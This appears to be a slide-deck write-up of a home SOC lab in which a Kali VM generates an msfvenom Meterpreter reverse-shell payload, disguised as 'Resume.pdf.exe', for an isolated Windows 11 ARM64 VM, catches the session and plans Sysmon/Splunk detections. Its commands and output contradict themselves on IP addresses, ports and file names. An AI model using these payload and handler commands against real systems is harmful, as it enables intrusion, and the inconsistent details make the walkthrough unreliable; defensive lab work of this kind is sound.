

<SOC Lab/>

Windows 11 + Kali Reverse Shell (msfvenom payload analysis)

root@kali:~/lab_objectives

→ cat lab_goals.txt

- ✓ Build a defensive SOC-style home lab on M1 Mac
- ✓ Generate Windows malware payload using **msfvenom**
- ✓ Establish **Meterpreter** reverse shell session
- ✓ Prepare monitoring with Sysmon & Splunk

→ _

PRESENTER

Security Analyst

ARCHITECTURE



Lab Environment Overview

INFRASTRUCTURE // VIRTUALIZATION // TOOLS

SYSTEM_STATUS: ONLINE

HOST SYSTEM

 **macOS**
Apple Silicon M1/M2/M3

 **Hypervisor**
VMware Fusion (Tech Preview / Pro)

```
> sysctl -n machdep.cpu.brand_string
Apple M1 Pro
```

NETWORK DESIGN

 **Mode: Host-Only**
Strict isolation. No internet access for Victim VM.

 **Subnet**
192.168.51.0/24

 **Updates (Kali Only)**
Optional NAT adapter enabled temporarily for apt update.

VIRTUAL MACHINES

 **Kali Linux**
Role: ATTACKER / C2

ARM64

 **Windows 11**
Role: VICTIM / ENDPOINT

ARM64

SECURITY TOOLING

OFFENSIVE

Metasploit
Framework

PAYLOAD

msfvenom
Generator

DEFENSIVE

Sysmon
Event Monitor

LOGGING


Splunk
Forwarder

Network Design & Isolation

TOPOLOGY // SUBNETTING // SECURITY_CONTROLS

VMNET_MODE: HOST_ONLY

SUBNET: 192.168.51.0/24



ISOLATION_CONTROLS

- ✓ **Host-Only NIC:** Windows has NO bridged/NAT adapter attached.
- ✓ **Integration Disabled:** No shared folders, drag-and-drop, or clipboard.
- ✓ **Firewall:** macOS firewall remains active; hypervisor isolated.
- ✓ **Snapshots:** "Clean State" snapshots created before malware execution.

UPDATE_STRATEGY

- ⚠ **Kali Only:** Add temporary NAT adapter solely for apt update & apt upgrade.
- ➔ **Disconnect:** Remove NAT adapter immediately after tool installation.
- 🚫 **Windows:** Remains permanently offline to prevent accidental leakage.

Connectivity Validation

COMMAND_REFERENCE // NETWORK_CHECK // FIREWALL_VERIFICATION

> CLI_MODE

```
root@kali: ~  
  
root@kali:~# ip a show eth0  
inet 192.168.51.129/24 brd 192.168.51.255 scope global eth0  
  
root@kali:~# ping 192.168.20.10 # Ping Victim  
64 bytes from 192.168.51.128: icmp_seq=1 ttl=128 time=0.4 ms  
64 bytes from 192.168.51.128: icmp_seq=2 ttl=128 time=0.5 ms  
  
root@kali:~# nmap -A 192.168.51.128 -Pn  
Nmap scan report for 192.168.51.128  
Host is up (0.00045s latency).  
All 1000 scanned ports are filtered  
  
root@kali:~#
```

```
Administrator: Windows PowerShell  
  
PS C:\Users\User> ipconfig /all  
IPv4 Address. . . . . : 192.168.51.128(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
  
PS C:\Users\User> ping 192.168.20.11  
Reply from 192.168.51.129: bytes=32 time<1ms TTL=64  
  
PS C:\Users\User>
```

EXPECTED RESULTS:

☒ Host-Only IP Assigned

☒ Mutual Ping Reachability

☒ Victim → Attacker (SSH/Port 22)

☐ Internet Access

msfvenom Payload Generation

Target: Windows 11 ARM64

STRATEGY // SYNTAX // HANDLER_SETUP

01 Identify Architecture

Target is Windows 11 on M1 (ARM64). Standard x64 payloads may fail. We must use the native `windows/arm64` payload.

02 Configure Network

Set `LHOST` to Kali's Host-Only IP (e.g., 192.168.51.129). Ensure traffic stays within the isolated vmnet.

03 Generate & Stage

Compile the `.exe` and host it via a temporary Python HTTP server for easy transfer to the victim VM.

04 Catch the Shell

Configure the `multi/handler` listener in Metasploit before executing the binary.

Compliance Warning

For educational use in isolated labs only. Never generate or deploy payloads on networks you do not own or have explicit authorization to test.

```
root@kali: ~/payloads

# 1. Generate Meterpreter payload for Windows ARM64
# Note: 'LHOST' must match your Kali Host-Only IP

→ msfvenom -p windows/arm64/meterpreter/reverse_tcp LHOST=192.168.20.11

LPOR=4444 -f exe -o Resume.pdf.exe

[+] Payload size: 732 bytes
[+] Saved as: update_fix.exe

# 2. Start temporary web server to host the file

→ python3 -m http.server 9999

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

# 3. Configure Listener (New Terminal Tab)

msf6 > use exploit/multi/handler
msf6 exploit(handler) > set PAYLOAD windows/arm64/meterpreter/reverse_tcp
msf6 exploit(handler) > set LHOST 192.168.20.11
msf6 exploit(handler) > run

[*] Started reverse TCP handler on 192.168.51.129:4444
[*] Sending stage (200774 bytes) to 192.168.51.128
[*] Meterpreter session 1 opened (192.168.20.11:4444 -> 192.168.20.10:59900)

meterpreter > █
```

Expected Outcomes & Next Steps

ANALYSIS // DETECTION // GOVERNANCE

✓ PHASE_1_COMPLETE

Lab Achievements

✓ Reverse Shell Established
Meterpreter session active on Host-Only net

✓ Isolation Verified
Zero traffic leaked to production/internet

✓ Activity Observable
Process creation visible in logs

```
meterpreter > getuid
Server username: DESKTOP-LAB\User

meterpreter > sysinfo
Computer: DESKTOP-LAB
```



Research Governance & Ethics

This lab environment is strictly for educational and defensive research purposes. Ensure all payloads are generated and executed only within the isolated host-only network. Do not deploy these tools on networks you do not own or have explicit authorization to test.

DETECTION ENGINEERING ROADMAP



Install Sysmon

CONFIG

Deploy Sysmon on Windows 11 using SwiftOnSecurity configuration to capture granular process & network events.



Configure Splunk

INGESTION

Set up Universal Forwarder to ship Windows Event Logs + Sysmon data to a Splunk Indexer (on Kali or separate VM).



Create Detections

ANALYSIS

Write SPL queries to detect cmd.exe spawned by update_fix.exe and unusual port 4444 connections.



Cleanup & Rollback

MAINTENANCE

Revert VM snapshots to "Clean State" to remove malware artifacts before next lab iteration.